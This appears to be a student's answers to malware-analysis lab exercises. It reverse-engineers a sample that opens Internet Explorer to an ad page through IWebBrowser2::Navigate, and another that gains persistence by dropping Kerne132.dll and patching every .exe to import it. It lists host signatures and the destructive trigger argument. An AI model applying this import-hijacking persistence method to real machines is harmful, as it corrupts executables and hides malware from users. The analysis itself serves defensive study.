
Set the ranges:



"Data inspector" view shows **rclsid** – GUID value (Byte order should be set to Little Endian):
{0002DF01-0000-0000-C000-000000000046}




If we do the same for **riid** we get **{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}**




These registry keys will show clsid and riid meanings:**HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface**P.S. HKEY_CLASSES_ROOT (HKCR) is a shortcut of HKLM and HKCU, but in our case it doesn't matter.HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000-

000000000046} shows that CLSID belongs to **Internet Explorer(Ver 1.0).**




HKEY_CLASSES_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}and the interface is **IWebBrowser2.**



More info about could be found here.After execution of **CoCreateInstance** one of arguments ***ppv*** contains the requested interface pointer.

```
C++

HRESULT CoCreateInstance(
  REFCLSID  rclsid,
  LPUNKNOWN pUnkOuter,
  DWORD     dwClsContext,
  REFIID    riid,
  LPVOID    *ppv
);
```

Pointer *ppv is moved to eax. which is later de-referenced (pointer to object).



From de-referenced object 2Ch is added (44 in dec).


```
mov     edx, [eax]      ; Dereferenced (pointer to object)
push    ecx
lea     ecx, [esp+30h+pvarg]
push    ecx
lea     ecx, [esp+34h+var_10]
push    ecx
push    esi
push    eax
call    dword ptr [edx+2Ch] ; ->Navigate
```

Structure of IWebBrowser2, can be found here.
44 means **Navigate** method is called.

```
IWebBrowser2 STRUCT
   QueryInterface          DWORD  ?  ;[0] (This,riid,ppvObject)
   AddRef                  DWORD  ?  ;[4] (This)
   Release                 DWORD  ?  ;[8] (This)
   GetTypeInfoCount        DWORD  ?  ;[12] (This,pctinfo)
   GetTypeInfo             DWORD  ?  ;[16] (This,iTInfo,lcid,ppTInfo)
   GetIDsOfNames           DWORD  ?  ;[20] (This,riid,rgszNames,cNames,lcid,rgDispId)
   Invoke                  DWORD  ?  ;[24] (This,dispIdMember,riid,lcid,wFlags,pDispParams,pVarResult,pExcepInfo,puArgErr)
   GoBack                  DWORD  ?  ;[28] (This)
   GoForward               DWORD  ?  ;[32] (This)
   GoHome                  DWORD  ?  ;[36] (This)
   GoSearch                DWORD  ?  ;[40] (This)
   Navigate                DWORD  ?  ;[44] (This,URL,Flags,TargetFrameName,PostData,Headers)
   Refresh                 DWORD  ?  ;[48] (This)
   Refresh2                DWORD  ?  ;[52] (This,Level)
   Stop                    DWORD  ?  ;[56] (This)
   get_Application         DWORD  ?  ;[60] (This,ppDisp)
   get_Parent              DWORD  ?  ;[64] (This,ppDisp)
   get_Container           DWORD  ?  ;[68] (This,ppDisp)
   get_Document            DWORD  ?  ;[72] (This,ppDisp)
   get_TopLevelContainer   DWORD  ?  ;[76] (This,pBool)
   get_Type                DWORD  ?  ;[80] (This,Type)
   get_Left                DWORD  ?  ;[84] (This,pl)
   put_Left                DWORD  ?  ;[88] (This,Left)
   get_Top                 DWORD  ?  ;[92] (This,pl)
   put_Top                 DWORD  ?  ;[96] (This,Top)
   get_Width               DWORD  ?  ;[100] (This,pl)
   put_Width               DWORD  ?  ;[104] (This,Width)
   get_Height              DWORD  ?  ;[108] (This,pl)
   put_Height              DWORD  ?  ;[112] (This,Height)
```

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement. "http://www.malwareanalysisbook.com/ad.html."



iii. When will this program finish executing?

After some cleanup functions: **SysFreeString** and **OleUninitialize** program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07- 03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?


Persistence is achieved by writing file to
"C:\Windows\System32\Kerne132.dll"
and modifying every ".exe" file to import that library.

ii. What are two good host-based signatures for this malware?


Good host-based signatures are:
"C:\\Windows\\System32\\Kerne132.dll"
Mutex name "**SADFHUHF**"

iii. What is the purpose of this program.


Dynamic analysis Execute program with correct argument:**"WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"** modifies "WinRAR.exe" in my case.




Library "kerne**1**32.dll" is replaced instead of "kernel32.dll" to executable.



Using API Monitor from Rohitab we identify what is it doing:
Searching for executables ".exe" in C drive.
If found opens it, Creates file mapping object, opens it in memory, searches if import is "kernel32.dll". Replaces with "kerne**1**.dll" Unmaps from memory. Closes handles.



If any of executable (not in memory) is opened in "PEStudio", we see there only "kerne**1**32.dll" library is imported.



Static analysis Executable is launched with this parameter "**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**"


```
mov     eax, [esp+54h+argv]
mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]
```

Opens file "C:\\Windows\\System32\\Kernel32.dll" (CreateFileA) with read permissions (File_Share_Read and Generic read). Creates mapping object (CreateFileMappingA with Page_Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory. Opens another file (CreateFileA in FILE_SHARE_READ mode) "Lab07-03.dll". Exits if failed to open the library (Lab07-03.dll).

